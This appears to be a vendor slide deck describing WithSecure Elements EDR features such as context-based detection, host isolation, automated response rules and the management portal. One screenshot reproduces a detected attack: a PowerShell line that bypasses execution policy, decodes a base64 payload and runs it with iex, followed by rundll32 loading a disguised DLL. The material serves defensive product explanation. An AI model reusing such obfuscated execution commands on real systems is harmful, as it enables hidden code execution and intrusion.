
*PARTNER DEFINED INCIDENT RESPONSE TIME

#3: Respond With Automation & Guidance




- The built-in automation and intelligence **helps your team to focus on responding swiftly** only to the real attacks
- Alerts include **guidance how to respond** with the option to **automate response actions** around the clock
- Help your customers **overcome their resource and/or skill gap** by responding to attacks as their managed service provider, backed by WithSecure experts


WithSecure Endpoint Detection & Response




KEY FEATURES




BROAD CONTEXT DETECTION™




INCIDENT MANAGEMENT



GUIDANCE TO RESPOND



APPLICATION INVENTORY



CENTRALIZED MANAGEMENT



HOST ISOLATION



ELEVATE TO WITHSECURE





AUTOMATED RESPONSE

Why Broad Context Detection?

YES

NO




From single-shot, **point detections** and binary (ON/OFF) responses common for endpoint protection platforms.


To **context-based detections** including risk levels, affected host criticality, and prevailing threat landscape.

Presents only relevant detections with **actionable visualization** for risk-based and multi-faceted response.

Broad Context Detection In Action



Feature Highlights: Broad Context Detection



powershell.exe

Details

Time Jun 21, 2021 22:18:55

Command line "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noni -ep by ...

Severity with the primary analysis description MEDIUM: A Powershell command containing a base64 encoded data was loaded. The script ...

Analysis

Process System or tool misuse

[Show in Process tree](#)

Detections

- * Detection: User accessing downloaded shortcut Low Jun 21, 2021 22:18:55

powershell.exe

Device WinServer2019-9

Username ENERGYCOMPANY\meikama

Command line "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noni -ep bypass \$vk="JHN0PT84MDAwMGJlZWl7GIRibj0weDAwMDAwMmNiOwokbG49Im1pY3Jvc29mdC5sbmsiOwokb29TmV3LU9iamVjdCBTy5GawWxU3RyZWFrTjCRabiwnT3Blbicsj1JlYWQhLCdSZWFrV3JpdGUuOwokZGE9IG9lUlNlZWsoHn0LFuYjY5STZlZWV3LjZlZlUuXTo6QmVnaW4pOwokb2U9TmV3LU9iamVjdCBieXRlW10oGVUkTsKjGRhPSRyYi55ZWFkCRvZSwwLCRlbik7CIR6az1bVGv4dC5FbmNvZGluz108OkFTQUJldldFN0cmLuZygb2UpOwppZlYggJHprOw=="; \$rhia=[Text.Encoding]-ASCII.GetString([Convert]::FromBase64String.Invoke(\$vk)); iex \$rhia;

Path %systemroot%\system32\windowspowershell\v1.0

SHA1 36c5d12033b2eaf251bae61c00690fb17fddc87 []

Execution start Jun 21, 2021 22:18:55

Execution end Jun 21, 2021 22:18:55

Detections

- * Detection 1/4: Powershell with encoded data Medium Jun 21, 2021 22:18:55
- * Detection 2/4: User executed new process Medium Jun 21, 2021 22:18:55
- * Detection 3/4: Powershell base64 Medium Jun 21, 2021 22:18:55
- * Detection 4/4: Modified shortcut file Low Jun 21, 2021 22:18:55

rundll32.exe

Device WinServer2019-9

Username ENERGYCOMPANY\meikama

Command line "C:\Windows\system32\rundll32.exe" .\microsoft.dat, PointFunctionCall

Path %systemroot%\system32

SHA1 7662a8d2f23c3474dec6e8e2b0365b0b86714ee []


Execution start Jun 21, 2021 22:18:55

Execution end Jun 21, 2021 22:18:55

Detections

- * Detection: Rundll32 executed by powershell High Jun 21, 2021 22:18:55

Feature Highlights: Incident Management



- ⊕ Simplifies **incident management** flow by facilitating effective incident handling
- ⊕ **Prioritizes** incidents based on risk level and criticality
- ⊕ Supports **review process** for managing incidents and false positives

Feature Highlights: Response Actions

- Added in January 2022, WithSecure Elements EDR now supports response actions.
- Response actions include e.g.:

INVESTIGATIVE ACTIONS

- Retrieve files, registry hives, event & anti-virus logs, master boot record, netstat, and PowerShell history
- Map registry and file system
- Full memory dump


CONTAINMENT ACTIONS

- Kill processes
- Kill threads

REMEDIATION ACTIONS

- Delete files
- Delete registry
- Delete services
- Delete scheduled tasks

Feature Highlights: Host Isolation



- ⊕ Stops the attacker's command & control connections by isolating selected hosts
- ⊕ Displays a warning message on the isolated hosts about restricted network access
- ⊕ Allows the isolated hosts to be managed remotely from the [Elements Security Center Portal](#)

Feature Highlights: Guidance To Respond

Privilege Escalation ⓘ

● Severe risk (91), High confidence, High criticality [Response Walkthrough](#)

New ▾

Summary Process Tree Log

Response actions

- Isolate all hosts
- Inform users
- Scan host
- Collect forensics package

Elevate to F-Secure

Elevate

Company

FS EDR

Affected hosts (1)

wks-10-nosigs

Similar detections (0)

```
graph LR; Host[wks-10-nosigs] --> Process[OPENVPN-IN... 02 (1).TMP]; Process --> Cmd1[CMD.EXE]; Process --> Cmd2[CMD.EXE];
```

- ⊕ Recommends **response actions** like informing users or **isolating hosts**
- ⊕ Get help on tough investigations from WithSecure experts with **Elevate to WithSecure**
- ⊕ **Machine learning** means EDR constantly improves its recommendations and detects **less false positives**

Feature Highlights: Application Visibility

FS EDR

F-SECURE RAPID DETECTION & RESPONSE


50 apps

App view Host view

Name	Hosts	Reputation
Microsoft® Visual Studio® 2005	3	Safe
Windows® Search	3	Safe
Windows Drive Optimizer	3	Safe
Ivanti Patch for Windows® Servers	2	Unknown
Microsoft ClickToRun Virtualization Optimization	2	Safe
Microsoft Office	2	Safe
Microsoft® Windows® Operating System	2	Safe

- ⊕ Confirms the **current state** of application environment across the network
- ⊕ Provides **visibility** into all applications launched, not just the installed ones
- ⊕ Utilizes WithSecure's reputational data to identify **potentially harmful applications**

Feature Highlights: Centralized Management




- ⊕ Unifies visibility and control with cloud-based centralized management portal
- ⊕ Unites WithSecure's endpoint protection*, detection and response into a single client
- ⊕ Works with any endpoint protection solution as a lightweight sensor

*WITHSECURE ELEMENTS ENDPOINT PROTECTION (ELEMENTS EPP)

Feature Highlights:

User And Entity Profiling



The screenshot displays a host profiling interface. On the left, there is a circular icon of a computer monitor with a red notification dot in the top right corner, and a button labeled 'Isolate host'. The main area contains a form with an 'Importance' dropdown menu set to 'Critical' and a 'Comment' text area containing 'IT Admin's laptop' with a character count of '17/256'. Below the form is a table of host details:

Isolation status	Not isolated
Detections	6
Company	Alpha Inc
Host profile	Sys Admin (69.4%)
IPv4	192.168.88.128
Host ID	83dd630b0ddc35bcf7332c04b1be1a9e85e31967
Host OS	Windows 10.0.10240 Workstation

- ⊕ Automatic **host profile** and server role identification by using behavioral analysis
- ⊕ Easier detection of **unusual behavior** potentially caused by an attacker
- ⊕ Improved **detection accuracy** by scoring risks based on host profile/asset criticality

Feature Highlights: Automated Actions

Endpoint Detection and Response / Automated actions

Automated actions [Add rule](#)

Filter: Please Select Please Select Enter filter value [Add](#)

Active	Rule Name	Rule Type	Risk Level	Schedule	Timezone
<input checked="" type="checkbox"/>	Device isolation	Device isolation	Severe and high	Continuous	-

Automates risk-based response actions outside business hours

Stops attacks quickly by isolating impacted hosts

Edit rule

Device isolation

Rule type*

Device isolation

Note: This feature will affect only devices under selected organizations having Endpoint Protection client with EDR subscription.

Applies to

All non-critical devices

Include devices with critical importance

Organizations*

1 selected

Risk level*

Severe and high

Schedule

Custom

Apply schedule during these hours:

The rule works only during defined days and hours.

Mon 17:00 — Tue 08:59

Tue 17:00 — Wed 08:59

Wed 17:00 — Thu 08:59

Thu 17:00 — Fri 08:59

Fri 17:00 — Mon 08:59

[+ Add](#)

Timezone

Europe/Ljubljana

Feature Highlights

Elevate To WithSecure





- ⊕ Elevate to WithSecure feature for Partners when additional advice is needed
- ⊕ WithSecure Detection & Response Team expertise is used for best knowledge and recommendations 24/7
- ⊕ Trackable communication with experts

Using the ESC

Elements EDR

EDR in the ESC



Checking The Overall Status Of Managed Devices And Events

- The top of the home page contains the **Devices at Risk** and **Overview** sections.
- From here you can view which assets are at risk (1), the company each one belongs to (2) and the severity of the detection (3).
- The first row of the Overview section shows the number of hosts (4), the total number of events (5), and the total number of registered detections (6). The second row shows the number of applications (7), the potentially unwanted applications (8) and outright harmful applications (9). The figures of both rows reflect the selected timeframe, which can be adjusted from the menu (10).

The screenshot displays a security dashboard with two main sections: 'Devices at Risk' and 'Overview'.

Devices at Risk (1): This section features a table with the following data:

Host	Company	Open Detections
DESKTOP-N53GPK7 (1)	FS EDR (2)	1 (3)


At the bottom of this section, it states: 'Detections for past 30 days (1 out of 1 host at risk)'. A link 'See all assets >' is also present.

Overview (10): This section shows a summary of metrics for the 'Last 24 hours' (10):

21 (4) Hosts	308.3k (5) Total events	30 (6) Detections
17 (7) Apps	0 (8) Potentially unwanted apps	0 (9) Harmful apps

Checking Detections

